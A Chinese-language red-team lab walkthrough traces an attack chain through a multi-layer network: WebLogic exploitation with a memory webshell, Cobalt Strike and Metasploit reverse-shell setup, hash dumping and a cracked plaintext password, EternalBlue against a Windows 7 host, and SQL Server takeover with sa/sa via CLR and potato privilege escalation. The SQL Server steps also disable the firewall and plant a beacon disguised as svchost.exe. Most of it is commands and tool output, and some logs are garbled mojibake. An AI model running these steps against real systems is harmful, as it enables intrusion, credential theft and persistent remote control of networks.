渗透测试攻击红队靶场一

环境介绍

- 攻击机：192.168.111.25
- 靶机：192.168.111.20/10.10.20.12

外网打点


漏洞探测

- fscan


```
fscan -h 192.168.111.20
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2026-01-12 11:16:48] [INFO] 暴力破解线程数: 1
[2026-01-12 11:16:48] [INFO] 开始信息扫描
[2026-01-12 11:16:48] [INFO] 最终有效主机数量: 1
[2026-01-12 11:16:48] [INFO] 开始主机扫描
[2026-01-12 11:16:49] [INFO] 有效端口数量: 233
[2026-01-12 11:16:52] [SUCCESS] 端口开放 192.168.111.20:7001
[2026-01-12 11:17:02] [SUCCESS] 服务识别 192.168.111.20:7001 => [http] 产品:Oracle WebLogic admin httpd
[2026-01-12 11:17:02] [INFO] 存活端口数量: 1
[2026-01-12 11:17:02] [INFO] 开始漏洞扫描
[2026-01-12 11:17:02] [INFO] 加载的插件: webpoc, webtitle
[2026-01-12 11:17:06] [SUCCESS] 网站标题 http://192.168.111.20:7001 状态码:404 长度:1164   标题:Error 404--Not Found
[2026-01-12 11:17:06] [SUCCESS] 发现指纹 目标: http://192.168.111.20:7001 指纹: [weblogic]
[2026-01-12 11:17:23] [SUCCESS] 扫描已完成: 2/2
```

- 开启7001端口，存在weblogic漏洞


weblogic漏洞



- 注入内存马，哥斯拉上线



cs上线




第一层内网

信息收集

- 端口扫描

```
portscan 10.10.20.0-10.10.20.255 1-1024,3389,5000-6000 arp 1024
01/12 11:39:45 [*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on
10.10.20.0-10.10.20.255
01/12 11:39:46 [+] host called home, sent: 93797 bytes
01/12 11:39:48 [+] received output:
(ARP) Target '10.10.20.12' is alive. 00-50-56-B1-96-DC
(ARP) Target '10.10.20.7' is alive. 00-50-56-B1-E8-26

01/12 11:40:15 [+] received output:
10.10.20.12:5985

01/12 11:40:17 [+] received output:
10.10.20.12:139
10.10.20.12:135

01/12 11:40:26 [+] received output:
10.10.20.7:5357

01/12 11:40:44 [+] received output:
10.10.20.7:139
10.10.20.7:135

01/12 11:40:51 [+] received output:
10.10.20.7:445
10.10.20.12:445 (platform: 500 version: 6.3 name: WEBLOGIC domain:
WORKGROUP)
Scanner module is complete
```

- 10.10.20.0网段还存在一台主机10.10.20.7
- 抓取明文密码哈希



- psexec横向不过去

- fscan


```
[2026-01-12 12:58:36] [INFO] 鏈夋晥绔□彛鑰伴噺: 233
[2026-01-12 12:58:36] [SUCCESS] 绔□彛寮€鏀□ 10.10.20.7:445
[2026-01-12 12:58:36] [SUCCESS] 绔□彛寮€鏀□ 10.10.20.7:135
[2026-01-12 12:58:36] [SUCCESS] 绔□彛寮€鏀□ 10.10.20.7:139
[2026-01-12 12:58:41] [SUCCESS] 鏈嶅姟璇嗗埆 10.10.20.7:445 =>
[2026-01-12 12:58:41] [SUCCESS] 鏈嶅姟璇嗗埆 10.10.20.7:139 =>  Banner:[.]

01/12 12:59:02 [+] received output:
[2026-01-12 12:59:41] [SUCCESS] 鏈嶅姟璇嗗埆 10.10.20.7:135 =>
[2026-01-12 12:59:41] [INFO] 瀛樻椿绔□彛鑰伴噺: 3
[2026-01-12 12:59:41] [INFO] 寮€濮嬪紑娲炴墽鏁鎖□
[2026-01-12 12:59:41] [INFO] 鍔犺浇鐨勬彃浠□: findnet, ms17010, netbios, smb, smb2, smbghost

01/12 12:59:02 [+] received output:
[2026-01-12 12:59:41] [SUCCESS] 鏖戠帀婕忔礊 10.10.20.7 [Windows 7 Ultimate 7601 Service Pack 1] MS17-010
[2026-01-12 12:59:41] [SUCCESS] NetInfo 鎵□骞缁撴灉
鐩□爜涓绘満: 10.10.20.7
涓绘満鍚□: work-7
鏖戠帀鐨勫嶇綉澧冨彛鏖□:
   IPv4鑴板潃:
      鍑旂攢 10.10.10.7
      鍑旂攢 10.10.20.7

01/12 12:59:27 [+] received output:
[2026-01-12 13:00:06] [SUCCESS] 鎵□骞宸插畬鎴□: 6/6
```

- 存在第二层内网10.10.10.0网段
- 存在永恒之蓝

MSF上线

- 开启监听

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.111.25
set lport 5555
run
```



永恒之蓝

- 配置代理

```
post/multi/manage/autoroute

use auxiliary/server/socks_proxy
set SRVHOST 0.0.0.0
set SRVPORT 10800
set VERSION 5
run -j
```

- ms17-010

```
search ms17_010
use exploit/windows/smb/ms17_010_eternalblue
set rhosts 10.10.20.7
set payload windows/x64/meterpreter/bind_tcp
setg Proxies socks5:127.0.0.1:10800
set ReverseAllowProxy true
run
```

```
[*] 10.10.20.7:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 10.10.20.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.20.7:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.20.7:445 - Sending all but last fragment of exploit packet
[*] 10.10.20.7:445 - Starting non-paged pool grooming
[+] 10.10.20.7:445 - Sending SMBv2 buffers
[+] 10.10.20.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer
[*] 10.10.20.7:445 - Sending final SMBv2 buffers.
[*] 10.10.20.7:445 - Sending last fragment of exploit packet!
[*] 10.10.20.7:445 - Receiving response from exploit packet
[+] 10.10.20.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.20.7:445 - Sending egg to corrupted connection.
[*] 10.10.20.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.10.20.7
[*] Meterpreter session 2 opened (127.0.0.1:53972 -> 127.0.0.1:10800) at 2026-01-12 14:10
[+] 10.10.20.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.20.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.20.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

第二层内网


cs上线

- 上传正向连接马

```
upload "C:\Users\Administrator\Desktop\beacon.exe" beacon.exe
```

- 执行
- cs连接

```
connect 10.10.20.7 4466
```



信息收集

- 端口扫描

```
 portscan 10.10.10.0-10.10.10.255 1-1024,3389,5000-6000 arp 1024
01/12 14:38:02 [*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on
10.10.10.0-10.10.10.255
01/12 14:38:02 [+] host called home, sent: 93704 bytes
01/12 14:38:03 [+] host called home, sent: 93 bytes
01/12 14:38:04 [+] received output:
(ARP) Target '10.10.10.7' is alive. 00-50-56-B1-39-01
(ARP) Target '10.10.10.8' is alive. 00-50-56-B1-7E-(ARP) Target
'10.10.10.18' is alive. 5B00
-50-56-B1-CB-63

01/12 14:38:32 [+] received output:
10.10.10.18:5985

01/12 14:38:52 [+] received output:
10.10.10.18:139
10.10.10.18:135
10.10.10.18:80

01/12 14:39:31 [+] received output:
10.10.10.8:808

01/12 14:39:33 [+] received output:
10.10.10.8:636
```

```
01/12 14:39:35 [+] received output:
10.10.10.8:593
10.10.10.8:587

01/12 14:39:36 [+] received output:
10.10.10.8:464

01/12 14:39:37 [+] received output:
10.10.10.8:443
10.10.10.8:389

01/12 14:39:41 [+] received output:
10.10.10.8:139
10.10.10.8:135

01/12 14:39:47 [+] received output:
10.10.10.8:88
10.10.10.8:80

01/12 14:39:49 [+] received output:
10.10.10.8:53
10.10.10.8:25 (220 owa.redteam.red Microsoft ESMTP MAIL Service ready at Mon, 12 Jan 2026 14:40:25 +0800)

01/12 14:39:51 [+] received output:
10.10.10.7:5357

01/12 14:39:56 [+] received output:
10.10.10.7:139
10.10.10.7:135

01/12 14:39:58 [+] received output:
10.10.10.7:445 (platform: 500 version: 6.1 name: WORK-7 domain: REDTEAM)
10.10.10.8:445 (platform: 500 version: 6.1 name: OWA domain: REDTEAM)

01/12 14:39:59 [+] received output:
10.10.10.18:445 (platform: 500 version: 6.1 name: SQLSERVER-2008 domain: REDTEAM)
Scanner module is complete
```

- 10.10.10.7是已上线的第一层内网主机，域`REDTEAM`内还存在两台主机，一台域控OWA:10.10.10.8，一台10.10.10.18
- 抓取明文密码hash

Administrator	31d6cfe0d16ae931b73c59d7e0c089c0	WORK-7	hashdump	10.10.20.7	01/12 14:43:49
Guest	31d6cfe0d16ae931b73c59d7e0c089c0	WORK-7	hashdump	10.10.20.7	01/12 14:43:49
john	518b98ad4178a53695dc997aa02d455c	WORK-7	hashdump	10.10.20.7	01/12 14:43:49

- 解密哈希

```
518b98ad4178a53695dc997aa02d455c
admin!@#45
```

- psexec都失败
- fscan探测

```
shell fscan -h 10.10.10.0/24
01/12 15:01:00 [*] Tasked beacon to run: fscan -h 10.10.10.0/24
01/12 15:01:01 [+] host called home, sent: 53 bytes
01/12 15:01:11 [+] received output:
鈹屽瓚鈹€鈹€鈹€
```

```
[2026-01-12 15:01:54] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:88 =>

01/12 15:01:15 [+] received output:
[2026-01-12 15:01:54] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:80 => [http]
[2026-01-12 15:01:54] [SUCCESS] 鏈整姣璇喟堝 10.10.10.18:80 => [http]

01/12 15:01:16 [+] received output:
[2026-01-12 15:01:54] [SUCCESS] 鏈整姣璇喟堝 10.10.10.7:139 =>  Banner:[.]
[2026-01-12 15:01:54] [SUCCESS] 鏈整姣璇喟堝 10.10.10.18:139 =>  Banner:[.]
[2026-01-12 15:01:54] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:139 =>  Banner:[.]
[2026-01-12 15:01:55] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:389 => [ldap] 浜y
搁:Microsoft Windows Active Directory LDAP 绯荤粺:Windows 淇℃伅:Domain:
redteam.red, Site: Default-First-Site-Name
[2026-01-12 15:01:55] [SUCCESS] 鏈整姣璇喟堝 10.10.10.7:445 =>
[2026-01-12 15:01:55] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:445 =>
[2026-01-12 15:01:55] [SUCCESS] 鏈整姣璇喟堝 10.10.10.18:445 =>

01/12 15:01:16 [+] received output:
[2026-01-12 15:01:55] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:808 =>

01/12 15:01:18 [+] received output:
[2026-01-12 15:01:56] [SUCCESS] 鏈整姣璇喟堝 10.10.10.18:1433 => [ms-sql-s]
鐗堟湰:10.00.1600; RTM 浜y搁:Microsoft SQL Server 2008 绯荤粺:Windows Banner:
[.%.@.]

01/12 15:01:21 [+] received output:
[2026-01-12 15:01:59] [SUCCESS] 绔□彛寮€鏀◆ 10.10.10.8:8172

01/12 15:02:15 [+] received output:
[2026-01-12 15:02:53] [SUCCESS] 鏈整姣璇喟堝 10.10.10.7:135 =>
[2026-01-12 15:02:53] [SUCCESS] 鏈整姣璇喟堝 10.10.10.18:135 =>
[2026-01-12 15:02:53] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:135 =>

01/12 15:02:16 [+] received output:
[2026-01-12 15:02:55] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:8172 =>

01/12 15:02:36 [+] received output:
[2026-01-12 15:03:15] [SUCCESS] 鏈整姣璇喟堝 10.10.10.8:443 =>
[2026-01-12 15:03:15] [INFO] 瀛樻椿绔□彛鏍伴嗛: 17
[2026-01-12 15:03:15] [INFO] 寮€濮嬫紡娲炴墽鐜◆
[2026-01-12 15:03:15] [INFO] 鍔犺浇鑶勫彲浠◆: findnet, ldap, ms17010, mssql,
netbios, smb, smb2, smbghost, webpoc, webtitle

01/12 15:02:36 [+] received output:
[2026-01-12 15:03:15] [SUCCESS] 鏜哉幇婕忆磐 10.10.10.7 [Windows 7 Ultimate
7601 Service Pack 1] MS17-010
[2026-01-12 15:03:15] [SUCCESS] 缃哉珑鏍囨□ http://10.10.10.18        鐘舵€佺
爜:200 闆垮害:689    鏍囨□:IIS7
[2026-01-12 15:03:15] [SUCCESS] NetInfo 鎵□骞缁撴灉
鏃□爜涓绘満: 10.10.10.7
涓绘満鍚◆: work-7
鏜哉幇鑶勫勤綉缁滀帴鏜◆:
   IPv4鏃板潃:
      鈹旂攢 10.10.10.7
      鈹旂攢 10.10.20.7
[2026-01-12 15:03:15] [SUCCESS] NetInfo 鎵□骞缁撴灉
```

```
鏃□爣涓绘満: 10.10.10.18
涓绘満鍚嶏: sqlserver-2008
鍙戠幇鐨勫绥缁滄帴鍙ｏ:
   IPv4鏃板潃:
      鍙旂攢 10.10.10.18
[2026-01-12 15:03:15] [INFO] 绯荤粺淇℃伅 10.10.10.18 [Windows Server 2008 R2 Datacenter 7601 Service Pack 1]
[2026-01-12 15:03:15] [INFO] 绯荤粺淇℃伅 10.10.10.8 [Windows Server 2008 R2 Datacenter 7601 Service Pack 1]
[2026-01-12 15:03:15] [SUCCESS] NetBios 10.10.10.18     sqlserver-2008.redteam.red          Windows Server 2008 R2 Datacenter 7601 Service Pack 1

01/12 15:02:37 [+] received output:
[2026-01-12 15:03:15] [SUCCESS] NetInfo 鎵□骞缁撴灉
鏃□爣涓绘満: 10.10.10.8
涓绘満鍚嶏: owa
鍙戠幇鐨勫绥缁滄帴鍙ｏ:
   IPv4鏃板潃:
      鍙旂攢 10.10.10.8
[2026-01-12 15:03:15] [SUCCESS] NetBios 10.10.10.8      DC:owa.redteam.red              Windows Server 2008 R2 Datacenter 7601 Service Pack 1
[2026-01-12 15:03:15] [SUCCESS] 缃戠珯鏍囬□ http://10.10.10.8          鐘舵€佺爜:403 閾垮害:1157    鏍囬□:403 - 绂佹□璁块棶: 璁块棶琚□婧缁滃€佸
[2026-01-12 15:03:15] [SUCCESS] 缃戠珯鏍囬□ https://10.10.10.8         鐘舵€佺爜:200 閾垮害:689     鏍囬□:IIS7
[2026-01-12 15:03:15] [SUCCESS] MSSQL 10.10.10.18:1433 sa sa

01/12 15:04:21 [+] received output:
[2026-01-12 15:05:00] [SUCCESS] 鎵□骞宸插畬鎴愶: 32/32
```

横向--MSSQL

msf开启代理

```
post/multi/manage/autoroute

use auxiliary/server/socks_proxy
set SRVHOST 0.0.0.0
set SRVPORT 10801
set VERSION 5
run -j
```

- 配置proxifier

SharpSQLTools

第一步：`install_clr` - 植入攻击载荷

- 向SQL Server的`master`数据库**上传并注册一个恶意的CLR程序集**（DLL）
  - **原理**：利用`sa`账号的sysadmin权限，将包含后门的.NET代码植入SQL Server进程
  - **效果**：相当于在SQL Server内部安装了一个"插件"，后续可通过SQL语句调用其中的恶意方法

```
SharpSQLTools.exe 10.10.10.18 sa sa master install_clr
```

第二步：`enable_clr` - 开启CLR执行功能

```
SharpSQLTools.exe 10.10.10.18 sa sa master enable_clr
```

第三步：`clr_efspotato "whoami"` - 提权并执行命令

```
SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato "whoami"

Current user: NT AUTHORITY\NETWORK SERVICE   ← 当前SQL服务账户
Get Token: 1912                              ← 窃取到的SYSTEM令牌
Command: c:\Windows\System32\cmd.exe /c whoami
process with pid: 2164 created.              ← 成功创建SYSTEM权限进程
NT AUTHORITY\SYSTEM                          ← whoami返回结果，提权成功！
```

- 关闭防火墙

```
SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato "netsh advfirewall set allprofiles state off"
```

- 创建新目录

```
SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato "md C:\ProgramData\update"
```

- 上传反向连接木马


```
SharpSQLTools.exe 10.10.10.18 sa sa master upload "C:\Users\Administrator\Desktop\beacon.exe" "C:\ProgramData\update\svchost.exe"
```

- 执行，返回结果不一定成功，但是cs上线

```
SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato "C:\ProgramData\update\svchost.exe"
```

- cs

```
connect 10.10.10.18 4466
```




Zerologon拿域控

- msf

